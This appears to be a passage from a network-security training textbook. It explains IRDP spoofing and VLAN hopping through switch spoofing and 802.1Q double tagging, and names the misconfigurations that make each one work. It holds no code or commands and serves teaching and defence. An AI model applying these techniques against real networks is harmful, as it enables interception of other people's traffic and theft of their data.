


Figure 8.43: IRDP spoofing

An attacker can use this to send spoofed router advertisement messages so that all the data packets travel through the attacker's system. Thus, the attacker can sniff the traffic and collect valuable information from the data packets. Attackers can use IRDP spoofing to launch MITM, DoS, and passive sniffing attacks.

- **Passive Sniffing:** In a switched network, the attacker spoofs IRDP traffic to re-route the outbound traffic of target hosts through the attacker's machine.
- **MITM:** Once sniffing starts, the attacker acts as a proxy between the victim and the destination. The attacker plays an MITM role and tries to modify the traffic.
- **DoS:** IRDP spoofing allows remote attackers to add wrong route entries into the victim's routing table. The wrong address entry causes DoS.

Prevent IRDP spoofing attacks by disabling IRDP on hosts, if the OS permits it.



VLAN Hopping

- VLAN hopping is a technique used to **target network resources** present on a virtual LAN
- It can be performed by using two primary methods: **Switch Spoofing** and **Double Tagging**
- Attackers perform **VLAN hopping attacks** to steal sensitive information such as passwords, modify, corrupt or delete data, install malicious codes or programs, and spread viruses, Trojans, and worms throughout the network

Switch Spoofing

- Attackers connect a rogue switch onto the network by tricking a legitimate switch and thereby **creating a trunk link** between them

Double Tagging

- Attackers **add and modify tags** in the Ethernet frame, thereby allowing the flow of traffic through any VLAN in the network

VLAN Hopping

Virtual local area network (VLAN) hopping is a technique used to target network resources present on a VLAN. The main purpose behind a VLAN hopping attack is to gain access to the traffic flowing in other VLANs present in the same network, which is otherwise inaccessible. Networks usually have poor VLAN implementation or have misconfigurations that allow attackers to perform this type of attack. Attackers perform VLAN hopping attacks to steal sensitive information such as passwords; modify, corrupt, or delete data; install malicious codes or programs; or spread viruses, Trojans, and worms throughout the network.

VLAN hopping attacks can be performed via two primary methods, as given below:

- **Switch Spoofing**

  Using switch spoofing, the attacker connects a rogue switch into the network by tricking a legitimate switch and thereby creating a trunk link between them. After establishing a trunk link, the traffic from multiple VLANs can be sent to and through the rogue switch, therefore allowing an attacker to sniff and view the packet content. This attack is successful only when the legitimate switch is configured to negotiate a trunk connection, or when the interface is configured with “dynamic auto,” “dynamic desirable,” or “trunk” mode.



Rogue Switch
Trunk
Legitimate Switch
Unauthorized Trunk
VLAN 10
VLAN 20
Attacker
Server1
Server2

Figure 8.44: Illustration of switch spoofing

- **Double Tagging**

  Using double tagging, the attacker adds and modifies tags in the Ethernet frame, thereby allowing the flow of traffic through any VLAN in the network. The Ethernet frame that is sent by the attacker contains two 802.1Q tags, inner and outer; the inner tag is the VLAN tag of a target switch that the attacker wants to reach, and the outer tag is the native VLAN of the attacker. When the switch receives the Ethernet frame, it strips off the outer tag, as it is the same as the tag for the native VLAN, and forwards the frame with an inner tag on all its trunk interfaces. This allows an attacker to bypass the network mechanism by jumping from his native VLAN to the victim's VLAN(s), and also allows him/her to send the traffic to other VLANs. This attack is possible only if the switch ports are configured to use native VLANs.

